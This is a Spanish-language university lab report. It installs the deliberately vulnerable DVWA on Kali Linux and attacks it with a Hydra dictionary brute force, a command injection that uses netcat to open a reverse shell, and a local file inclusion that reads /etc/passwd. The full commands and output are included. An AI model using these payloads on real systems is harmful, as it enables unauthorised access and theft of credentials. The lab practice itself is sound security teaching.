



Laboratorio #3

Estudiante:  
Breiner Fallas Muñoz

Universidad Nacional sede regional Brunca

Ingeniería en sistemas de la Información

Seguridad Informática  
Profesor: Pablo Chaves Murillo.  
II Ciclo 2024  
19/10/2024

## 1-Clonar el repositorio

```
kali@kali: ~  
File Actions Edit View Help  
$ git clone https://github.com/digininja/DVWA.git
```

## 2-Cambiar la ruta del directorio

```
kali@kali: ~  
File Actions Edit View Help  
$ git clone https://github.com/digininja/DVWA.git  
Cloning into 'DVWA' ...  
remote: Enumerating objects: 4825, done.  
remote: Counting objects: 100% (473/473), done.  
remote: Compressing objects: 100% (217/217), done.  
remote: Total 4825 (delta 278), reused 406 (delta 238), pack-reused 4352 (from 1)  
Receiving objects: 100% (4825/4825), 2.40 MiB | 4.54 MiB/s, done.  
Resolving deltas: 100% (2334/2334), done.  
$ sudo mv DVWA /var/www/html  
[sudo] password for kali:  
$
```

## 3- Iniciar el servidor

```
(kali@kali)-[/var/www/html]  
$ sudo apt install apache2 mysql-server php libapache2-mod-php php-mysql git  
Package mysql-server is not available, but is referred to by another package.  
This may mean that the package is missing, has been obsoleted, or  
is only available from another source  
Error: Package 'mysql-server' has no installation candidate  
(kali@kali)-[/var/www/html]  
$ sudo service apache2  
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-reload}  
(kali@kali)-[/var/www/html]  
$ sudo service apache2 start
```


## 4- Iniciar el servidor de la base de datos

```
(kali@kali)-[/var/www/html/DVWA]  
$ ls config  
config.inc.php.dist  
(kali@kali)-[/var/www/html/DVWA]  
$ cp config/config.inc.php.dist config/config.inc.php  
(kali@kali)-[/var/www/html/DVWA]  
$ service mariadb start  
(kali@kali)-[/var/www/html/DVWA]  
$
```


## 5-Crear la base de datos, el usuario y contraseña

```
root@kali: ~  
File Actions Edit View Help  
[sudo] password for kali:  
root@kali:~# mysql  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 31  
Server version: 11.4.2-MariaDB-4 Debian n/a  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement  
.  
  
MariaDB [(none)]> create database dvwa;  
Query OK, 1 row affected (0.000 sec)  
  
MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';  
Query OK, 0 rows affected (0.004 sec)  
  
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;  
Query OK, 0 rows affected (0.002 sec)  
  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.000 sec)  
  
MariaDB [(none)]> █
```

## 6- Crear tablas base de datos



7-Realizar el login con el usuario: admin y la contraseña: password



8- Configurar php para permitir la inclusión remota de archivos

```
root@kali: /etc/php/8.2/apache2
File Actions Edit View Help
MariaDB [(none)]> ^DBye

root@kali: ~
# cd /etc/php

root@kali: /etc/php
# ls
8.2

root@kali: /etc/php
# cd 8.2

root@kali: /etc/php/8.2
# ls
apache2 cli mods-available

root@kali: /etc/php/8.2
# cd apache2

root@kali: /etc/php/8.2/apache2
# ls
conf.d php.ini

root@kali: /etc/php/8.2/apache2
# vim php.ini

zsh: suspended vim php.ini
```

```
root@kali: /etc/php/8.2/apache2
File Actions Edit View Help

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

; Fopen wrappers
; https://php.net/fopen-wrappers

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as
; files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setti
; for this is empty.
; https://php.net/from
;from="john@doe.com"

/allow_
```

9-Permisos para escribir en esta carpeta para la subida de archivos.

```
root@kali: /etc/php/8.2/apache2
File Actions Edit View Help
ess this message

(root@kali)-[/etc/php/8.2/apache2]
# id www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(root@kali)-[/etc/php/8.2/apache2]
# ls -al /var/www/html/DVA/hackable/uploads/
ls: cannot access '/var/www/html/DVA/hackable/uploads/': No such file or directory

(root@kali)-[/etc/php/8.2/apache2]
# ls -al /var/www/html/DVWA/hackable/uploads/
total 12
drwxrwxr-x 2 kali kali 4096 Oct 18 23:31 .
drwxrwxr-x 5 kali kali 4096 Oct 18 23:31 ..
-rw-rw-r-- 1 kali kali 667 Oct 18 23:31 dvwa_email.png

(root@kali)-[/etc/php/8.2/apache2]
# chown www-data /var/www/html/DVWA/hackable/uploads/

(root@kali)-[/etc/php/8.2/apache2]
# ls -al /var/www/html/DVWA/hackable/uploads/
total 12
drwxrwxr-x 2 www-data kali 4096 Oct 18 23:31 .
drwxrwxr-x 5 kali kali 4096 Oct 18 23:31 ..
-rw-rw-r-- 1 kali kali 667 Oct 18 23:31 dvwa_email.png

(root@kali)-[/etc/php/8.2/apache2]
```

10- Descargar OWASP ZAP para interceptar tráfico y ejecutar ataques como fuerza bruta o inyección SQL.

```
root@kali: ~
File Actions Edit View Help
$ sudo -
sudo: -: command not found

(kali@kali)-[~]
$ sudo -i
(root@kali)-[~]
# apt install zaproxy
Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1111
  Download size: 213 MB
  Space needed: 266 MB / 64.3 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.15.0-0kali1 [213 MB]
Fetched 213 MB in 25s (8,639 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 395776 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.15.0-0kali1_all.deb ...
Unpacking zaproxy (2.15.0-0kali1) ...
Setting up zaproxy (2.15.0-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...

(root@kali)-[~]
#
```



11- Descargar hydra para probar contraseñas y realizar ataques de autenticación


```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)~  
# apt install hydra  
Upgrading:  
  hydra libbson-1.0-0t64 libmongoc-1.0-0t64  
  
Installing dependencies:  
  libavcodec61 libfreerdp3-3 libswscale8  
  libavutil59 libswresample5 libwinpr3-3  
  
Suggested packages:  
  libcuda1 libnvcuvid1 libnvidia-encode1 freerdp3-x11  
  
Summary:  
  Upgrading: 3, Installing: 6, Removing: 0, Not Upgrading: 1108  
  Download size: 8,245 kB  
  Space needed: 22.7 MB / 64.0 GB available  
  
Continue? [Y/n] y  
Get:2 http://kali.download/kali kali-rolling/main amd64 libavutil59 amd64 7:7.0.2-3 [404 kB]  
Get:3 http://kali.download/kali kali-rolling/main amd64 libswresample5 amd64 7:7.0.2-3 [98.4 kB]  
Get:4 http://kali.download/kali kali-rolling/main amd64 libavcodec61 amd64 7:7.0.2-3 [5,738 kB]  
Get:6 http://http.kali.org/kali kali-rolling/main amd64 libwinpr3-3 amd64 3.6.3+dfsg1-2+b1 [348 kB]
```

12- Descargar SQLMAP para automatizar la explotación de vulnerabilidades de inyección SQL.

```
root@kali: ~  
File Actions Edit View Help  
  
Processing triggers for libc-bin (2.38-13) ...  
Processing triggers for man-db (2.12.1-2) ...  
Processing triggers for kali-menu (2024.3.1) ...  
  
(root@kali)~  
# apt install sqlmap  
Upgrading:  
  sqlmap  
  
Summary:  
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1107  
  Download size: 6,918 kB  
  Space needed: 3,072 B / 64.0 GB available  
  
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.9-1 [6,918 kB]  
Fetched 6,918 kB in 1s (4,863 kB/s)  
(Reading database ... 396002 files and directories currently installed.)  
Preparing to unpack .../sqlmap_1.8.9-1_all.deb ...  
Unpacking sqlmap (1.8.9-1) over (1.8.7-1) ...  
Setting up sqlmap (1.8.9-1) ...  
Processing triggers for wordlists (2023.2.0) ...  
Processing triggers for kali-menu (2024.3.1) ...  
Processing triggers for man-db (2.12.1-2) ...  
  
(root@kali)~  
#
```

**Ataque 1: Fuerza bruta** El ataque se basa en obtener el password del usuario común “admin” a través de un diccionario establecido.

- Configurar el acceso proxy del navegador web como configuración manual del proxy.



Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy  Port

☐ Also use this proxy for HTTPS

HTTPS Proxy  Port

SOCKS Host  Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24  
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5

- Crear un diccionario de contraseñas



- Ingresamos datos erróneos



Username

Password

Login

Login failed



- Capturar la consulta con burp suite dado que hubo problemas con OWASP ZAP

The screenshot displays the Burp Suite application window. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below the menu is a toolbar with tabs for 'Dashboard', 'Target', 'Proxy' (selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', and 'Settings'. The 'Proxy' tab is active, showing 'Intercept' and 'HTTP history' sub-tabs. A filter settings bar indicates 'Hiding CSS, image and general binary content'. A table lists captured requests, with the first entry selected: #1, Host: http://10.0.2.15, Method: POST, URL: /DVWA/login.php, Params: checked, Status code: (blank), Length: (blank), MIME type: HTML, Extension: php, Title: (blank), Notes: (blank).

The 'Request' panel on the left shows the details of the selected request in 'Pretty' view. The raw request is as follows:

```
1 POST /DVWA/login.php HTTP/1.1
2 Host: 10.0.2.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://10.0.2.15
10 Connection: keep-alive
11 Referer: http://10.0.2.15/DVWA/login.php
12 Cookie: PHPSESSID=v9bc6kv81fpb15L73Scjhps9hk; security=low
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=ass&Login=Login&user_token=ae689982f1c8e8c6970bffd30a094ae9
```

The 'Inspector' panel on the right shows the structure of the request with expandable sections: 'Request attributes' (2 items), 'Request body parameters' (4 items), 'Request cookies' (2 items), and 'Request headers' (12 items). The bottom status bar shows 'Event log (1)' and 'All issues', with a memory usage indicator at 'Memory: 90.0MB'.

- Posteriormente ejecutar el ataque a través de diccionario, desde la consola del terminal de Kali Linux ejecutando la herramienta de hydra. El comando a ejecutar es el siguiente: `hydra -l /home/Kali/Desktop/admin.txt -P /home/kali/Desktop/prueba.txt 10.0.2.15 http-post-form "/DVWA/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V`

Los parámetros ejecutados en el comando significan:

Usuario: admin

Método: post

Diccionario: prueba.txt

Dirección Ip de la víctima: 10.0.2.15

```
(root@kali)-[~]
└─$ hydra -l /home/kali/Desktop/admin.txt -P /home/kali/Desktop/prueba.txt 10
.0.2.15 http-post-form "/DVWA/login.php:username=^USER^&password=^PASS^&Login=
Login:Login failed" -V


Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-19 11:
56:34
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1
try per task
[DATA] attacking http-post-form://10.0.2.15:80/DVWA/login.php:username=^USER^
&password=^PASS^&Login=Login:Login failed
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "123456" - 1 of 5 [child 0]
(0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "password" - 2 of 5 [child
1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "admin123" - 3 of 5 [child
2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "p@ssw0rd" - 4 of 5 [child
3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "pasword1" - 5 of 5 [child
4] (0/0)
[80][http-post-form] host: 10.0.2.15 login: admin password: pasword1
[80][http-post-form] host: 10.0.2.15 login: admin password: 123456
[80][http-post-form] host: 10.0.2.15 login: admin password: password
[80][http-post-form] host: 10.0.2.15 login: admin password: admin123
[80][http-post-form] host: 10.0.2.15 login: admin password: p@ssw0rd
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-19 11:
56:35
```

## Ataque 2: Ejecución de comandos

El ataque se basa en ejecutar comandos arbitrarios en el sistema operativo del aplicativo web vulnerable. En este caso se va a crear una conexión entre el aplicativo web y el Kali Linux, y así poder ejecutar cualquier tipo de comando dentro del sistema del aplicativo web, dependiendo de los permisos o privilegios que contenga.

En Kali Linux abrir un terminal y ejecutar el comando `nc -nlvp 443`, para dejar el puerto 443 en escucha y poder realizar una conexión con el aplicativo web.



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nc -nlvp 443  
listening on [any] 443 ...
```

- Seleccionar la opción de “Command Inyección”, realizar el ataque ejecutando en la entrada de texto “Enter an IP address” el comando: `127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh` para realizar la conexión. Y así poder ejecutar cualquier tipo de comando dentro del sistema del aplicativo web, dependiendo de los permisos o privilegios que contenga.



**Vulnerability: Command Injection**


**Ping a device**

Enter an IP address:

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_injection](https://owasp.org/www-community/attacks/Command_injection)

- Como resultado se puede observar que la página web se queda cargando por un momento. Y en la consola del terminal de kali linux ya se tiene una conexión exitosa.
- Comprobar la conexión, ejecutando por ejemplo el comando `/etc/passwd`:



The screenshot shows a web browser window with the address bar displaying `10.0.2.15/DVWA/vulnerabilities/exec/`. The browser's top bar includes links to Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The DVWA logo is visible, and the page title is "Vulnerability: Command Injection".

Overlaid on the browser is a terminal window titled "root@kali: ~". The terminal shows the following commands and output:

```


root@kali: ~
nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 52624
ls -la
total 20
drwxrwxr-x  4 kali kali 4096 Oct 18 23:31 .
drwxrwxr-x 19 kali kali 4096 Oct 18 23:31 ..
drwxrwxr-x  2 kali kali 4096 Oct 18 23:31 help
-rw-rw-r--  1 kali kali 1829 Oct 18 23:31 index.php
drwxrwxr-x  2 kali kali 4096 Oct 18 23:31 source
cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

### Ataque 3: File Inclusion Local

El ataque consiste en incluir ficheros locales, es decir, archivos que se encuentran en el mismo servidor de la web.

- Seleccionar la opción “File Inclusión” del aplicativo web. Dar clic en cualquiera de los 3 ficheros php.



- Se obtiene como respuesta algunos parámetros de la conexión realizada.



- Realizar el ataque ejecutando el comando 10.0.2.15/DVWA/vulnerabilities/fi/?page=/etc/passwd en la URL del navegador web, para obtener el contenido del fichero de usuarios del sistema. Se puede cambiar el comando /etc/passwd por cualquier otro comando del sistema.








